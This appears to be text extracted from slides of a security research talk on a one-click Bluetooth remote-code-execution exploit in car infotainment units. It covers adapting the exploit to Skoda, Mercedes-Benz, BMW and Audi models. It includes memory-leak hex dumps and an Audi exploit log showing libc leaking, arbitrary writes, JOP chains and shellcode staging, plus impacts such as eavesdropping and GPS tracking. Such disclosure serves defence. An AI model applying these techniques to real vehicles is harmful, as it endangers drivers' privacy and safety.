
* only if BT user privileges allow wpa_supplicant control

```
konata@akatsu poc]# ./run.sh
```

```
konata@akatsu ~$ ./dev/tools/tsh/tsh.id4 cb
```



Exploit :: End-Game



Exploit Adaptation

Exploit :: Adaptation :: Skoda

Environment Overview:

- PIE mitigation is disabled
 - **No leak is needed**
- Pairing is the same as in ID.4
- The exploitation part is not much different from ID.4
- libc-2.25 – no Tcache bins




IVI Part Number	FW Version	Release Date
3V0035820J	MIB3 0304	~2022

Previous research

- [PCA Vulnerability Report](#)

Exploit :: Adaptation :: Skoda :: RCE



Exploit :: Adaptation :: Mercedes-Benz

Environment Overview:

- All security **mitigations** are **enabled**
- RFCOMM_MUX has different layout
 - Rework **address leaking** part
- BT stack in libraries, not a single executable as in VW/Skoda
- libc-2.21 - no Tcache bins



IVI Part Number	FW Version	Release Date
A 253 900 69 05 / 001	apilevel/ntg6/080	~2020-2021

Previous research

- [KeenLab Vulnerability Report](#)
- [Kaspersky Vulnerability Report](#)

Exploit :: Adaptation :: Mercedes-Benz :: RCE



Exploit :: Adaptation :: BMW

Environment Overview:

- Multiple BMW vehicles of different lines and versions
- No firmware available atm, hence UAF exploitation is hard
- Decided to verify **memory leak**



Vehicle	IVI FW Version	Release Date
BMW 218i (2 series)	11/2024.50	N/A
BMW 220d	07/2024.30	N/A

Previous research

- [KeenLab Vulnerability Report](#)

Exploit :: Adaptation :: BMW :: Memory Leak (potential RCE)

```
[master:RFSRV] trigger info leak
[master:RFSRV] received pkt: 23
[master:RFSRV] received pkt: 264
02 00 21 03 01 ff 00 00 00 01 ef f4 01 21 f1 41
41 41 41 41 41 41 41 41 41 70 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 90 d9 5c 66 5d 7f 00 00 90 d9 5c
66 5d 7f 00 00 a0 d9 5c 66 5d 7f 00 00 a0 d9 5c
66 5d 7f 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 aa

[master:RFSRV] code addr: 0x7f5d665cd990
```

BMW 218i (2 series)

```
[master:RFSRV] trigger info leak
[master:RFSRV] received pkt: 23
[master:RFSRV] received pkt: 264
02 00 21 03 01 ff 00 00 00 01 ef f4 01 21 f1 41
41 41 41 41 41 41 41 41 41 70 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 18 8b f9 4e 8f 7f 00 00 18 8b f9
4e 8f 7f 00 00 28 8b f9 4e 8f 7f 00 00 28 8b f9
4e 8f 7f 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 aa

[master:RFSRV] code addr: 0x7f8f4ef98b18
```

BMW 220d

Exploit :: Adaptation :: Audi

Environment Overview:

- XEN hypervisor, Bluetooth in VM
- Something blocks `system()`
 - `Apparmor` > `execve()`
- RFCOMM_MUX has different layout
 - Rework `address leaking` part
- `libc-2.26` - Tcache presented



IVI Part Number	IVI FW Version	Release Date
82A 035 043 G	4364	~2024-2025

Previous research

- [Computest Research Paper](#)
No vulnerability / exploitation details

Exploit :: Adaptation :: Audi :: Limited RCE

```
[master:AVCTP] GOT section leak
00 00 00 00 00 00 00 80 2F 6D AF 7F 00 00 00 | ...../m.....
D0 B8 B3 AF 7F 00 00 00 10 AB 73 AF 7F 00 00 00 | .....s.....
20 5C 58 AF 7F 00 00 00 10 80 96 AF 7F 00 00 00 | \X.....
30 39 53 AF 7F 00 00 00 50 7B 9F AF 7F 00 00 00 | 09S.....P{.....
D0 CE 86 AF 7F 00 00 00 70 5B B0 AF 7F 00 00 00 | .....p[.....
C0 7E 9F AF 7F 00 00 00 50 89 6F AF 7F 00 00 00 | .~.....P.o.....
F0 41 A7 AF 7F 00 00 00 C0 87 6F AF 7F 00 00 00 | .A.....o.....
E0 61 B0 AF 7F 00 00 00 80 34 53 AF 7F 00 00 00 | .a.....4S.....

[master:AVCTP] libc base: 0x7faf4b9000
[master:AVCTP] mprotect: 0x7faf5810b0
[master:AVCTP] stage#1 shellcode: 392
[master:AVCTP] cl_handlers_addr: 0x558eef8700
[master:AVCTP] fake_handler_addr: 0x558e861330
[master:AVCTP] this_addr: 0x558e860fc0
[master:AVCTP] AAW: txbf[0x3a0] into 0x558e860fb9
[master:AVCTP] JOP+shellcode+hnd1 are placed
[master:AVCTP] AAW: txbf[0x10] into 0x558eef86f9
[master:AVCTP] point clHandlers to the fake cl handler
[master:AVCTP] trigger arb function via L2CONLESS
> found brws: 0x7f1138004e90
[master:AVCTP] uploading shell stage#2
[0] TX shell fragment
[master:AVCTP] start stage#2 execution
```

Impact & Implications

RCE Impact

1-click RCE on IVI could lead to:

- Deface – Faking the display image
- Stealing phone book information (?)
- Eavesdropping on an external microphone
- GPS coordinates
- Listening to bluetooth data
 - Audio streaming, Voice calls



RCE Impact

1-click RCE on IVI could lead to:


- Deface – Faking the display image
- Stealing phone book information (?)
- Eavesdropping on an external microphone
- GPS coordinates
- Listening to bluetooth data
 - Audio streaming, Voice calls

The most important:


- Entrypoint to a car's internal system
- Perform lateral movement to other ECUs




RCE Implications




RCE Implications




RCE Implications



